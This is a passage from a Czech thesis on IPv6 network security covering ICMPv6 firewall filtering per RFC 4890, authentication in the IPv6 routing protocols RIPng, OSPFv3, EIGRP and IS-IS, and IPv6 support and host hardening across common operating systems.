V současné době žádný z aktuálně využívaných systémů nepodporuje SEND, mezi výčet těchto systémů patří Windows XP, Windows Vista, Windows 7, Windows Server 2003 ani verze 2008. Jediným řešením je využití autentizačního mechanismu IEEE 802.1X, která zabrání neoprávněnému přístupu možných útočníků do sítě (čemuž ovšem nezabrání, pokud útok je prováděn zaměstnancem či autentizovaným klientem dané sítě). Dalším doporučením je využívat stavového adresování pomocí DHCPv6, u kterého jsou výměnné zprávy autentizovány. Systémy Windows Server 2008, Windows Vista a Windows 7 mají plně implementovánu podporu DHCP autentizace na základě doporučení RFC 3118.

2.6 Filtrovací doporučení firewallů pro ICMPv6

Při navrhování firewallových filtrovacích pravidel pro ICMPv6 je nutné rozdělit jednotlivé politiky do dvou základních tříd:

- pravidla blokování ICMPv6 pro tranzitní firewall – určeno pro procházející pakety
- pravidla určená pro koncový uzel

Lokálním umístěním je myšleno nastavení firewallu pro koncové zařízení, pro které je tato zpráva určena (dále již neputuje). Tranzitní umístění firewallu je určeno pro filtrovací politiku na zařízení, kterým konkrétní zpráva prochází do další síťové destinace (tento firewall je tedy jen tranzitní).

V následující kapitole jsou rozděleny jednotlivé ICMPv6 zprávy do jednotlivých kategorií a rozhodnutí, jestli zprávy propustit či blokovat. Toto doporučení vychází z vydaného doporučení RFC 4890 z května 2007.

2.6.1 Tabulka filtrovacích pravidel

Tabulka filtrovacích pravidel se skládá z typu (kódu) konkrétní ICMPv6 zprávy, jejího popisu a dalších dvou sloupců s definovaným pravidlem pro lokální či tranzitní firewall.

Poznámka 2.4 Kompletní tabulka 4 s filtrovacími pravidly je umítěna v příloze A.

Pravidla pro povolování a zahazování ICMPv6 zpráv

1. **propustit!** – zprávy musejí být propuštěny (nutné k zajištění chodu a režie IPv6)
2. **propustit** – zprávu propustit pokud není k zamítnutí těchto zpráv konkrétní důvod

[9]Rozhodnutí je zveřejněno na stránce: `http://technet.microsoft.com/en-us/library/bb726956.aspx`

3. **rozhodnout** – propustit či zahodit na základě definované politiky organizace
4. **zamítnout!** – tato zpráva musí být zahozena – nesmí projít firewallem!
5. **předdefinováno** – tyto zprávy mají ve své specifikaci předem definováno, jestli budou zahozeny či propuštěny, není proto třeba tuto režii na firewallu zajišťovat

Filtrovací tabulka 4 je vytvořená na základě bezpečnostních doporučení RFC 4890. Součástí tohoto doporučení je také Bash skript určený pro nastavení linuxového Netfiltru využívající firewallovou techniku *ip6tables*. Jednotlivé nastavení tohoto skriptu jsou prováděny pomocí nastavování číselných konstant 0/1. Tento skript implementuje výše uvedená pravidla určená dle tohoto doporučení a je umístěn na CD (skript *firewall.icmpv6.sh*).

2.7 Zhodnocení

Nový protokol IPv6 přináší nové funkcionality z oblasti adresování a generování adres. Tento typ bezstavového adresního mechanismu přináší spoustu výhod v oblasti jednoduchého nastavování připojených uzlů (tzv. metodu „plug-and-play“), ovšem toto adresování přináší i své bezpečnostní úskalí. Spolu s novými funkcionalitami přišly i nová bezpečnostní rizika spojená s šířením režijních zpráv v této adresaci, konkrétně se jedná o útoky vedené na RA zprávy. Útočníci využívají tyto techniky k tzv. „man-in-the-middle“ či přesměrovacím útokům. Spousta bezpečnostních rizik zůstalo společných se předchůdcem protokolu IPv4.

I přesto, že v IPv6 vznikly různá bezpečnostní rozšíření v podobě zabezpečeného objevování sousedů (SEND), mnoho výrobců hardware a operačních systému toto bezpečnostní rozšíření stále nepodporují nebo to v blízké budoucnosti ani nemají v plánu.

Dalšími změnami prošel i samotný DHCP protokol, který byl rozšířen o autentizaci a poskytování dalších funkcionalit. Bohužel se zde opět setkáváme s absencí implementace těchto autentizačních technik na straně nejrozšířenějšího operačního systému Microsoft Windows. Pro zajištění bezpečnosti nezbývá tedy nic jiného, než využití zabezpečení na straně sítě, resp. zakoupení kvalitního síťového hardware s integrovanými funkcemi zajišťující ochranu před DHCPv6 útoky.

3 Bezpečnost směrovacích protokolů

Druhá kapitola je zaměřena na bezpečnost vnitřních směrovacích protokolů (anglicky IGP – Internal Gateway Protocol). Mezi tyto IGP protokoly patří ta skupina protokolů, které zajišťují správu směrovacích tabulek v rámci jednoho autonomního systému. Směrovací protokoly mají integrovány různé bezpečnostní mechanismy, ovšem i přesto stále hrozí riziko útoků na samotné směrovače nebo na výměnné zprávy. Směrovače jsou stejně jako koncové stanice L3 zařízení, tedy ke komunikaci využívají ARP nebo v IPv6 ND protokolu. Hrozí tedy samotným směrovačům podobné útoky a zranitelnosti jako koncovým stanicím. Příkladem těchto útoků mohou být známé DoS útoky na odepření služby. Kromě těchto útoků hrozí i další hrozby v podobě způsobení smyček, „black-hole“ útokům, odklonění provozu či další útoky na samotné směrovací protokoly jako jsou napadení směrovacích aktualizačních zpráv a další. Nejčastějšími cíli samotných útoků bývá právě odklonění směrovaného provozu a tím využití k úmyslnému „man-in-the-middle“ útoku. Všechny níže uvedené protokoly mají integrované autentizační mechanismy zabraňující útokům na směrovací zprávy vyměňované mezi dvěma směrovači. I přes tyto ochrany, stále existuje několik zranitelností. Je proto nutné, zaměřit se na tyto bezpečnostní aspekty.

Jednotlivé bezpečnostní zranitelnosti a jejich prevence jsou popsány pro všechny současné vnitřní IPv6 směrovací protokoly, mezi které patří RIPng, OSPFv3, IS-IS a uzavřený Cisco protokol EIGRP.

Další skupinu tvoří externí směrovací protokoly (anglicky EGP – External Gateway Protocol), které zajišťují výměnu směrovacích informací mezi autonomními systémy. Zástupcem této skupiny je BGP4+ neboli Border Gateway Protocol verze 4. V této diplomové práci je bezpečnost směrovacích protokolů zaměřena pouze na vnitřní protokoly IGP.

3.1 RIPng

Routing Information Protokol patří mezi nejstarší směrovací protokoly založené na vektoru vzdáleností (distance vector). I přes spoustu technických omezení a nedostatků je tento protokol stále populární a hojně využíván. Jeho nasazení je převážně vhodné v malých sítích a to z důvodu jednoduché konfigurace, správy a podpory mnoha hardwarových platforem. I přesto, že v malých sítích by stačilo nasazení statického směrování, které ovšem má své nevýhody v rozšiřování sítě a tím spojené škálovatelnosti. Vhodným řešením je tedy použití dynamického směrovacího protokolu. V devadesátých letech byl z původního RIPv2 pro IPv4 vytvořen nový protokol RIP nové generace určený pro IPv6. Jediným rozdílem proti svému předchůdci je práce s IPv6 adresami, jinak si tento protokol stále nese stejné omezení v podobně limitu 15 skoků (hop-count), pomalém času konvergence a dalších technických omezení. Původní RIPv2 měl v sobě integrován autentizační mechanismus pomocí MD5 otisků, který byl z RIPng odstraněn. Důvod tohoto odstranění bylo integrované IPsec, které má být současně s tímto protokolem využíváno. Samotný IPsec zajišťuje větší variabilitu, než tomu bylo u jednoduchého MD5. V praktické části této práce je ukázána konfigurace jednoduché síťové topologie využívající RIPng s IPsec zabezpečením.

Výhody

- podpora IPv6, není nutné přecházet na nový typ směrovacího protokolu (např. na OSPFv3, IS-IS)
- jednoduchá konfigurace, správa, integrace na mnoha síťových platformách
- správa tohoto protokolu nevyžaduje příliš rozsáhlé znalosti ze strany administrátora

Nevýhody

- nemá integrováno zabezpečení – nutno konfigurovat pomocí IPsec, což vyžaduje další znalosti
- RIPng má stále omezený počet skoků, pomalý čas konvergence
- 30 sekundové periodické aktualizace (zasíláno i v případě, že se nestala žádná změna v síťové topologii)

3.2 OSPFv3

Mezi nejrozšířenější interní směrovací protokoly patří Open Shortest Path First. Tento otevřený protokol je založen na stavu linky, kdy součástí každého směrovače je kompletní topologická databáze sítě a směrovací tabulka vytvářená na základě ohodnocení jednotlivých linek a s ní spojený výpočet nejkratších cest na základě Dijkstrova algoritmu. Využití tohoto protokolu je především v rozsáhlejších podnikových sítích a také v heterogenních sítích založených na síťových prvcích různých výrobců. Díky své otevřenosti je implementován téměř na všech nejrozšířenějších platformách (Cisco, Junos, RouterOS, Quagga a další).

Pro IPv6 byla implementována nová verze OSPFv3 (definice v RFC 5340). Rozdíly oproti svému předchůdci jsou jak v samotné výměně směrovacích zpráv založených na IPv6, tak i v bezpečnostní ochraně těchto zpráv. OSPFv3 využívá IPv6 pakety s rozšířenou hlavičkou číslo 89 zasílanou na skupinovou lokální adresu FF02::5 určenou pro všechny OSPF směrovače. Další skupinovou adresou je FF02::6 určenou pro všechny DR směrovače (designated routers).

V původním OSPFv2 a RIP byl využíván autentizační mechanismus výměnných zpráv založený na MD5 HMAC otiscích. Tento mechanismus je z OSPFv3 a RIPng vyřazen, důvodem této změny je integrovaná bezpečnost IPv6 založená na IPsec[10]. Zabezpečení OSPFv3 výměnných zpráv je podrobně popsáno v RFC 4552. IPv6 IPsec zajišťuje ochrannou autentizaci, důvěryhodnost a integritu zpráv pomocí autentizační hlavičky AH a rozšíření ESP zajišťující šifrování. V OSPFv3 výměnné zprávy mezi sousedy neobsahují autentizační pole, jak tomu bylo u OSPFv2, místo toho je využíváno IPsec AH a ESP mechanismů (příkladem mohou být hello zprávy). V praktické části této práce je podrobně popsán postup konfigurace IPsec pro OSPFv3 na Cisco IOS platformě.

[10]Ukázka OSPFv3 autentizace: `http://packetlife.net/blog/2008/sep/3/ospfv3-authentication/`

OSPFv3 s IPsec na Cisco platformách

- k využití IPsec zabezpečení je nutné nahrání IOS podporující šifrovací funkce
- tyto IOS mají ve svém názvu „k9“
- podpora OSPFv3 autentizace pomocí IPsec byla poprvé implementována v IOS verze 12.3(4)T, 12.4, 12.4(9)T a vyšších
- u konfigurace není využíván příkaz „network“, konfigurace se provádí přímo na síťovém rozhraní[11]

Výhody

- otevřený směrovací protokol dostupný na nejrůznějších síťových platformách
- oddělené adresování od výpočtu síťové topologie (odděleno od SPF stromu, integrace nových LSA zpráv[12])
- komunikace mezi sousedy probíhá pomocí lokálního spojového adresování (link-local address)
- využívání skupinové komunikace a tím zamezení šíření zbytečných zpráv síťovým uzlům, kterým tyto směrovací zprávy nejsou určeny (adresy FF02::5, FF02::6)
- rychlá konvergence a takřka okamžitá reakce na změnu sítě
- zprávy o změně topologie jsou zasílány pouze v případě, že nastala nějaká změna

Nevýhody

- vyšší hardwarové požadavky na procesor a dostupnou paměť směrovačů
- více komplexní protokol oproti jednoduchému RIP
- komplikovanější konfigurace a vyšší požadavky na znalosti síťového administrátora (nutnost správného návrhu sítě, znalost IPsec k zajištění bezpečnosti)

OSPFv3 vyžaduje ve srovnání s jinými protokoly znalost IPsec. V dalších interních směrovacích protokolech jako jsou EIGRP či IS-IS není bezpečnost směrování řešena pomocí IPsec, ale jinými mechanismy.

[11] V nových verzích IOS je tato konfigurace podporována i pro IPv4
[12] Intra-area Prefix LSA (typ 9)

3.3 EIGRP

Dalším interním směrovacím protokolem je uzavřený protokol EIGRP. Tento uzavřený protokol od společnosti Cisco má spoustu svých výhod a to především ve snadné konfiguraci, rychlé konvergenci a díky integrovanému modulárnímu systému nezávislost na síťovém protokolu. Mezi stinné stránky tohoto protokolu bohužel patří právě jeho uzavřenost, tudíž jeho nasazení je možné pouze na Cisco hardwarových platformách. Tento protokol je tzv. hybridním protokolem, protože přebírá některé vlastnosti a funkcionality založené jak na protokolech vektoru vzdálenosti (distance vector), tak na protokolem stavu linky (link-state). Proto jej nemůžeme zařadit přímo do konkrétní skupiny.

Součástí EIGRP jsou tzv. PDM moduly (Protocol-dependent modules), které zajišťují nasazení EIGRP s různými síťovými protokoly (L3 vrstvy). Tyto PDM moduly zajišťují podporu pro IP, IPv6[13] nebo již nevyužívané IPX a AppleTalk.

Při vývoji EIGRP[14] se tedy nemusel vytvářet kompletně nový protokol, změna byla provedena pouze ve vytvoření dalšího PDM modulu. I přesto je EIGRP v porovnání s modulem pro IPv4 trošku rozdílný. Tato změna musela být provedena kvůli rozdílné architektuře IPv4 a IPv6. EIGRP stejně jako svůj předchůdce pro IPv4 využívá protokol číslo 88, avšak v případě IPv6 se využívá rozšiřující hlavička číslo 88. Hodnota Router ID zůstává stejná v obou verzích EIGRP, jedná se tedy o 32 bitovou číselnou hodnotu ve formátu IPv4 adresy a to i přesto, že tato hodnota je nastavována pro IPv6[15].

Seznam dalších změn

- hello zprávy jsou adresovány na spojovou lokální adresu nastavenou na skupinovou hodnotu FF02::A (multicast adresa všech EIGRP směrovačů v síťovém segmentu).
- funkce auto-sumarizace (no auto-summary) byla kompletně vypuštěna, protože není v IPv6 potřebná. Architektura IPv6 je přímo navržena k využívání masky podsítě s proměnlivou délkou (VLSM).
- šíření IPv6 prefixů

3.3.1 Bezpečnostní zranitelnosti EIGRP

V EIGRP existovalo několik bezpečnostních zranitelností, ovšem s příchodem EIGRP v IPv6 se objevili i další rizika, které byly dodatečně odstraněny. V EIGRP se využívala multicast komunikace, ve které byly všechny výměnné zprávy zasílány v nezašifrované podobě. Tato zranitelnost umožňovala, aby útočník snadno odchytit provoz komunikačních zpráv mezi směrovači, čehož útočník mohl využít k zasílání falešných hello zpráv nebo dokonce k zaslání goodbye zpráv, které při doručení směrovačům způsobily ohlášení o změně topologie. Tento typ útoku byl velmi nebezpečný na celou síťovou topologii, která

[13] od verze Cisco IOS 12.4(6)T

[14] v mnoha publikacích je EIGRP s IPv6 modulem označováno jako EIGRPv6

[15] tato číselná notace tohoto identifikátoru je pouze zapsána ve formátu IPv4 – X.X.X.X, nejedná se ovšem o IPv4 adresaci

byla těmito falešnými goodbye zprávami neustále ovlivňována. Řešením tohoto problému bylo využití manuálního nastavení sousedských směrovačů komunikujících prostřednictvím unicast a současně zavedení MD5 autentizace (toto bezpečnostní rozšíření je využito pro komplexní EIGRP se všemi PDM moduly vč. IPv6).

3.4 IS-IS

Posledním významným interním směrovacím protokolem je standardizovaný IS-IS (Intermediate System-to-Intermediate System). Tento protokol například ve srovnání s OSPF není tolik rozšířen, ale díky své atypické architektuře založené na standardu ISO má mnoho svých výhod. Hlavní výhodou je nezávislost na síťové vrstvě, jak tomu bylo například u předchozích protokolů RIP, OSPF či EIGRP, ale přímo na modelu OSI. Nástupem IPv6 nemusel být tento protokol nijak zásadně přepisován ani pozměňován (ve srovnání s ostatními směrovacími protokoly).

IS-IS je podobně jako OSPF založen na výpočtu směrovacích cest na základě algoritmu stavu linek, řadí se tedy do kategorie link-state protokolů. Algoritmus nejkratších cest stejně jako u OSPF využívá topologickou databázi sítě, ze které jsou poté vypočítávány jednotlivé nejkratší cesty (společně s OSPF využívá Dijkstrova algoritmu). Tato databáze je vytvářena na každém směrovači na základě vzájemně zasílaných LSP zpráv mezi jednotlivými směrovači. Topologická databáze[16] reprezentuje graf, jehož hrany mezi vrcholy jsou ohodnoceny metrikou (cenou linky), která je ohodnocena na základě rychlosti linky, popř. spolehlivostí, zatížením a dalšími atributy.

Díky běhu na nezávislé síťové ISO L3 vrstvě, který zajišťuje ISO CLNP, protokol nezávisí na IP adresách jednotlivých rozhraní. Zprávy zasílané mezi dvěma směrovači jsou adresovány pomocí hierarchicky organizovaných OSI NSAP adres.

IS-IS oproti OSPF rozděluje oblasti do hierarchických úrovní směrování

- Úroveň 1 (Level 1) – vnitro-oblastní směrování
- Úroveň 2 (Level 2) – mezi-oblastní směrování
- Úroveň 1/2 (Level 1/2) – propojení úrovně 1 a 2

Změna tohoto hierarchického rozdělení je především v pozici samotného směrovače v rámci oblasti. Zatímco u OSPF pouze síťové rozhraní patří do oblasti, v IS-IS do dané oblasti náleží celý směrovač. Aby v IS-IS vznikla oblast, musí obsahovat alespoň jeden směrovač, ovšem v OSPF lze vytvořit oblast pouze s jediným rozhraním na směrovači. Dalším důležitým rozdílem je to, že IS-IS nemá žádnou páteřní oblast jako má OSPF. Páteřní síť je tvořena Level 2 směrovači, což způsobuje, že hierarchie sítě nemá hvězdicovou topologii jako OSPF, ale různorodou, kdy směrovače nejsou rozděleny do konkrétního topologického tvaru.

[16] Webové zdroje zabývající se IS-IS: `http://www.cisco.com/en/US/products/ps6599/products_white_paper09186a00800a3e6f.shtml`, popis architektury: `http://www.samuraj-cz.com/clanek/cisco-routing-4-is-is-intermediate-system-to-intermediate-system/`

IS-IS pracuje v IPv6 sítích ve dvou módech

- jednoduchá topologie (single-topology)
- multi-topologie (multitopology)

Jednoduchá topologie je výchozím nastavením, kde jedna síťová topologie je využívána souběžně pro všechny protokoly (např. současně pro IPv4 a IPv6). Multitopologie běží v módu nezávislosti každého protokolu. Výhoda jednoduché topologie je v šetření výpočetního výkonu směrovačů, protože všechny topologické kalkulace jsou prováděny současně pro všechny protokoly. Zatímco k běhu módu multitopologie je nutné vyššího výkonu, ale hlavní výhodou je právě nezávislost protokolů, což přináší například vyšší kontrolu nad IPv6 topologií, která nemusí být shodná s IPv4 topologií.

Výhody

- nezávislost na IP protokolu
- standardizovaný ISO protokol
- vlastní způsob zabezpečení, který není napadnutelný z IP/IPv6 sítí (díky CLNS úplné oddělení od IP, CLNS komunikace je z IP nedostupná)
- v posledních letech větší rozmach tohoto protokolu, některé sítě na tento protokol přešly právě z důvodu jeho nezávislosti (příkladem je evropská akademická páteřní síť GÉANT2)

Nevýhody

- oproti RIP či OSPF menší rozšíření na nejběžnějších hardwarových platformách
- vyžaduje vyšší znalost při konfiguraci a správě protokolu, méně administrátorů má znalosti a praktické zkušenosti s tímto protokolem

3.4.1 Bezpečnost IS-IS

Protokol IS-IS má hlavní bezpečnostní výhodu díky své nezávislosti na IP protokolech. Běh IS-IS je zajištěn pomocí CLNS protokolu (Connectionless Network Service). Díky nezávislému CLNS protokolu není možné útočníkům běžícím na IPv4 či IPv6 zasahovat do běhu CLNS, což představuje hlavní bezpečnostní výhodu. I přes tuto nezávislost je IS-IS vybaven autentizací sousedních směrovačů s využitím hesla nebo MD5 otisku. Podrobný postup je popsán v publikaci [Hoog09] a je součástí praktické části této práce.

3.5 Zhodnocení

Na bezpečnost směrovacích protokolů s příchodem IPv6 musí být též kladen vysoký důraz, protože hrozí stejné typy útoků, jak tomu bylo v IPv4. Samotné bezpečnostní mechanismy v jednolitých protokolech jsou od svých předchůdců mírně odlišné a to především z důvodu integrovaného bezpečnostního mechanismu IPsec začleněného v IPv6. Příkladem odstranění autentizačních zabezpečení ze samotného směrovacího protokolu jsou protokoly RIPng a OSPFv3, u kterých musí být bezpečnost řešena pomocí IPsec. Ostatní protokoly jako uzavřený EIGRP či standardizovaný protokol IS-IS neprošly žádnou změnou, tedy autentizace je zajištěna stejným způsobem, jak tomu bylo u předchozích verzí určených pro IPv4.

4 Bezpečnost implementací IPv6 v operačních systémech

V komplexním zabezpečení sítě je nutné zaměřit se nejen na samotnou bezpečnost v rámci WAN nebo LAN, ale také na bezpečnost koncových stanic a serverů. Koncové počítače, na kterých běží software využívající síťovou komunikaci, je z hlediska zabezpečení stejně důležitým prvkem, jako jsou ostatní síťové zařízení vyskytující se v síťové topologii. Útočníci, kteří realizují útoky na síťovou infrastrukturu, způsobují škodu nebo výpadek jen v rámci síťové komunikace, ovšem cílem útočníků zaměřujících se na koncové stanice a servery je vynakládání všeho úsilí, aby se dostali k hodnotným a citlivým datům, které jsou uloženy na těchto stanicích. Proto je nutné, zaměřit se na zabezpečení těchto koncových uzlů a zvolit vhodnou bezpečnostní strategii.

V prvé řadě je nutné chránit koncové stanice a servery před všemi útoky, které byly uvedeny v první kapitole zabývající se bezpečností LAN. Další důležitou strategií je zmapování všech síťových aplikací, které jsou spouštěny na koncových stanicích. Nedostatečné zabezpečení aplikací může útočníkům zprostředkovat tzv. „zadní vrátka“ k nabourání se do počítače. Operační systémy jsou nejdůležitější mezivrstvou zajišťující běh softwarového vybavení a síťové komunikace. Díky integrovaným firewallům a bezpečnostním aplikacím je možné rizika spojená s bezpečnostními zranitelnostmi dostatečně minimalizovat. Toto zabezpečení se týká jak operačních systémů určených pro koncové uživatele, tak i operačních systémů určených pro serverové nasazení. Serverové systémy bývají často hlavním cílem útočníků, protože jsou v nich uloženy velké objemy citlivých dat, jejichž získání či modifikace je nejčastějším cílem útočníků.

V této kapitole jsou popsány nejdůležitější bezpečnostní aspekty nejmodernějších operačních systémů podporující IPv6. Všechny bezpečnostní doporučení jsou aplikovány jak na systémy koncových uživatelů, tak na serverové systémy. Tato kapitola se nezabývá úplně všemi systémy, ale především těmi nejrozšířenějšími jako jsou Microsoft Windows, Linux, Max OS X a z oblasti serverových systémů Microsoft Windows Server a Linux, jejichž nasazení je možné jak u koncových stanic, tak i serverů. Mezi další operační systémy unixového typu jsou systémy BSD[17] či Sun Solaris. Tyto operační systémy z důvodu jejich relativně malé rozšířenosti nebudou v této práci probírány. Bezpečnost těchto systémů je současně popsána v publikaci [Hoog09]. Cílem této kapitoly není popsání samotné architektury jednotlivých systémů a jejich implementací IPv6, ale hlavní zaměření je na zmapování integrovaných firewallů a bezpečnostních filtrů.

4.1 Obecná bezpečnost koncových stanic

V následujících několika letech bude řešení bezpečnosti koncových stanic o to náročnější, protože nastává přechodová situace současného běhu IPv4 a IPv6. Mnoho firem, poskytovatelů a dalších organizací si nemůže prozatím dovolit kompletní „odstřihnutí“ od IPv4 světa, čímž by všechna síťová komunikace probíhala pouze po IPv6. Je proto nutné se zaměřit na bezpečnost obou protokolů, což je jistě technicky i finančně dosti náročné. V režimu dual-stack často útočníci využívají slabin IPv4 ke zjištění, zdali je na stanicích dostupná IPv6 konektivita. Toto skenování stanic je jednodušší než celá rekognoskace

[17] FreeBSD, OpenBSD, NetBSD

IPv6 uzlů (z důvodu obrovského IPv6 adresního rozsahu). Některé útoky při dostupnosti IPv6 konektivity, využijí zranitelnost a absenci zabezpečení IPv6 a tím využijí IPv6 jako tzv. „zadní vrátka“. Jak již bylo popsáno v první kapitole o LAN, útočníci využívají absenci zabezpečení na starších firewallech, kde není bezpečnost IPv6 integrována a veškerý IPv6 provoz je zcela propouštěn. Příkladem útoku, který využíval IPv6 coby zadních vrátek byl například v roce 2005 spyware Rbot.AXS[18], který napadal prostřednictvím IPv6 chatovací program IRC běžící na systémech Windows. Zamezování těmto útokům a zajištění ochrany operačních systémů stále vyžaduje mnoho úsilí v podobě vydávání opravných balíků zajišťující opravu kritických bezpečnostních míst, či zamezení skenování TCP a UDP portů k objevování kritických míst daného systému. Současně se administrátoři koncových stanic nemohou spoléhat na stoprocentní zabezpečení ze strany sítě a nechat tyto systémy nezabezpečeny. Tento problém se nesmí podceňovat i z opačné strany, kdy síťový administrátoři nesmějí podcenit zabezpečení sítě a spoléhat se pouze na zabezpečení koncových uzlů. Bezpečnost musí být zajištěna na obou stranách.

4.2 Filtrace ICMPv6 u koncových stanic

V první kapitole byly detailně popsány zranitelnosti a filtrovací doporučení k blokování ICMPv6 zpráv. Současně bylo také popsáno, že kvůli režijním funkcím ICMPv6, které zajišťují chod IPv6, není možné kompletní blokování a filtrování ICMPv6. Některé ICMPv6 zprávy jsou životně důležité i pro fungování koncových stanic. V tabulce 2 jsou podrobně popsány filtrovací politiky ICMPv6 u koncových stanic. Blokování určitých zpráv je u koncových stanic mírně odlišné, než tomu bylo u hraničních firewallů a směrovačů.

Zpráva	**ICMPv6 typ**	**Povolit / zakázat**	**Směr**
NS (DAD), NA	135, 136	povolit	dovnitř i ven
RA od lokálního směrovače z místní adresy FF02::1	134	povolit	dovnitř
RS od hostů z lokální linkové adresy FF02::2	133	povolit	ven
Chybové zprávy: Destination Unreachable, Packet Too Big, Time Exceeded, Parameterer Problem	1, 2, 3, 4	povolit	dovnitř i ven
MLD zprávy	130, 131, 132, 143	povolit	dovnitř i ven
Echo Request	128	povolit	ven
Echo Reply	129	povolit	dovnitř
Nealokované chybové zprávy	5-99, 102-126	zakázat	dovnitř i ven
Nealokované informační zprávy	154-199, 202-254	zakázat	dovnitř i ven
Experimentální zprávy	100, 101, 200, 201	zakázat	dovnitř i ven
Rezervované chybové zprávy	127, 255	zakázat	dovnitř i ven
Zbývající ICMPv6 zprávy	ostatní	zakázat	dovnitř i ven

Tabulka 2: Politika filtrování ICMPv6 zpráv u koncových stanic

[18] Bližší informace na `http://www.sophos.com/en-us//threat-center/threat-analyses/viruses-and-spyware/W32~Rbot-AXS.aspx`

Jak již bylo zmíněno, součástí přílohy této práce je i konfigurační skript pro unixové systémy využívající filtrování pomocí *ip6tables*. Tento Bash skript[19] byl přebrán přímo z RFC 4890 zabývající se právě filtrační politikou ICMPv6.

4.3 Další bezpečnostní doporučení

- povolit pakety, které zajišťují běžné služby klient-server (př. HTTP(S) TCP port 80/443, SSH port 22, DNS UDP port 53, ...)
- blokovat příchozí pakety s falešnou zdrojovou adresou (loopback, fec0::/16, 2001:db8::/32, 3ffe::/16 a další)
- vypnout nebo blokovat RH0[20] zprávy (Routing Header type 0), které jsou zasílány nebo přijímány od hostitelských stanic
- blokování všech příchozích nebo odchozích paketů, které porušují pravidla rozšiřujících IPv6 hlaviček

4.4 Služby poslouchající na portech

Nejčastějším cílem útoků na počítače je právě získání uložených datových informací nebo odchytávání síťového provozu. Některý software běžící na počítači představuje bezpečnostní riziko, které může být útočníkem zneužíváno. Je proto nutné přesně vědět, jaký software je v systému nainstalován a jakým způsobem využívá síťovou komunikaci. TCP/IP aplikace obvykle využívají model klient-server, kdy server naslouchá na specifickém TCP či UDP portu. Klientská aplikace naváže prostřednictvím IP adresy serveru a daného portu vzájemný komunikační kanál. Některé naslouchající porty by mohly být zneužity, proto je nutné mít přesně zmapován seznam portů, na kterých síťové aplikace komunikují. Ve všech nejrozšířenějších operačních systémech jsou integrovány nástroje pro detailní výpis jednotlivých TCP/UDP spojení.

V následujících podkapitolách je znázorněno, jak tyto výpisy provést v operačních systémech Microsoft Windows, Linux, BSD a Mac OS X.

4.5 Srovnání podpory IPv6 v nejrozšířenějších systémech

Následující tabulka 3 srovnává podporu IPv6, začlenění DHCPv6 klienta a přechodových mechanismů v nejrozšířenějších verzích operačních systémů Windows, Linux, Mac OS X a BSD. V poznámce jsou uvedeny i doplňující poznatky, které jsou u dané verze systému specifické.

[19] Skript je uložen na CD z důvodu velikého rozsahu konfiguračních příkazů

[20] Tento typ útoku je detailně popsán v publikaci [Hoog09], strana 33

OS	Verze	IPv6	DHCPv6 klient	Tunelování	IPv6 firewall	Poznámka
FreeBSD	7.1	ano	v rozšíření	ano	ano	
Linux	Ubuntu/Debian	ano	ano	ano	ano	
Mac OS X	10.6	ano	ne	ano	ne (pouze ip6fw)	(1)
Win XP Win Server 2003	5.1 (od SP2) 5.2	ano ano	ne (2) ne	ano ano	ne (v přík. řádce) ne	(3)
Win Vista Win 7 Win Server 2008	6.0 6.1	ano ano ano	ano ano ano	ano ano ano	ano ano ano	(4), (5)

(1) – podpora již od verze 10.4 Tiger, postaveno na projektu KAME pro BSD systémy
(2) – s využitím software Dibbler DHCPv6 klient, možná podpora stavového i bezstavového klienta
(3) – umí pouze bezestavovou autokonfiguraci, HTTP
(4) – u nejnovějších verzí, plná podpora stavového i bezstavového DHCPv6 klienta
(5) – firewall řešen pomocí Windows Firewall with Advanced Security, nepodporuje SEND

Tabulka 3: Srovnání podpory IPv6 v nejběžnějších OS

4.5.1 Vlastní zkušenosti

Sám jsem vyzkoušel nasazení IPv6 konektivity ve své domácí síti, která je postavena na několika heterogenních síťových prvcích. IPv6 konektivita je zajištěna prostřednictvím tunelovací techniky AYIYA k pražskému poskytovateli Ignum[21]. AYIYA klient běží na domácím SOHO směrovači s využitím linuxové distribuce OpenWRT, která současně zajišťuje směrování, firewall a bezstavovou autokonfiguraci koncových stanic.
Koncové stanice běží na následujících hardwarových a softwarových platformách:

- stanice s Windows 7 – bezproblémové adresování pomocí SLAAC, současně s RA zprávami jsou distribuovány i adresy DNS serverů, bohužel ve Windows i dalších systémech zatím nepodporováno (k tomuto účelu by bylo potřeba doplnění bezstavového DHCPv6, který je ve Windows podporován), bezpečnost nastavena pomocí Windows Firewall for Advanced Security.
- stanice s Mac OS X – taktéž využito SLAAC, absence DHCPv6 klienta ovšem nedovoluje využití DHCPv6 k distribuci dodatečných konfiguračních informací pomocí bezstavového DHCPv6
- domácí NAS[22] server s Debian Linuxem – kompletní podpora IPv6, IPv6 využívána současně v několika protokolech (SSH, SMB, AFP), bezpečnost nastavena pomocí ip6tables (na základě skriptu pro zabezpečení ICMPv6 z RFC 4890)
- mobilní telefon Apple iPhone – od nové verze operačního systému iOS 4 taktéž začleněna podpora pro SLAAC, telefon bez problému získává autokonfigurací adresu, spolehlivě funguje pro přístup k IPv6 Internetu (testováno pouze HTTP), bezpečnost nelze ovlivnit

[21] PoP Ignum Praha: `http://www.sixxs.net/pops/ignum/`
[22] NAS – Network-attached storage – domácí souborový server

- mobilní telefon s OS Android – nepodporuje IPv6, přístup k Internetu využíván pouze po IPv4
- VoIP telefon Linksys SPA941 – taktéž chybí podpora IPv6, VoIP služby provozovány pouze po IPv4 (ani poskytovatel 802.cz nenabízí VoIP služby prostřednictvím IPv6)

4.6 Microsoft Windows

Microsoft začal ve svých systémech experimentovat s IPv6 již v 90. letech. Ve starších systémech jako byly Windows NT a 2000 byla stále podpora IPv6 pouze na experimentální úrovni, protože nasazení IPv6 do produkčního prostředí bylo takřka nemožné (důvodem byl také stálý vývoj IPv6, který v 90. letech ještě nebyl zcela dokončen). První oficiální podpory se dočkaly až systémy Windows XP SP1 (září 2002) a serverová edice Windows Server 2003 (polovina roku 2003), které ovšem neumožňovaly kompletní běh služeb na IPv6. Rozsah služeb poskytovaných pro IPv6 byl „pouze“ v zajištění HTTP protokolu, tedy prohlížení webových stránek či služby ICMPv6. Ostatní důležité služby jako sdílení souborů, přístup ke vzdálené ploše RDP a další, nebyly v těchto systémech pro IPv6 stále podporovány.

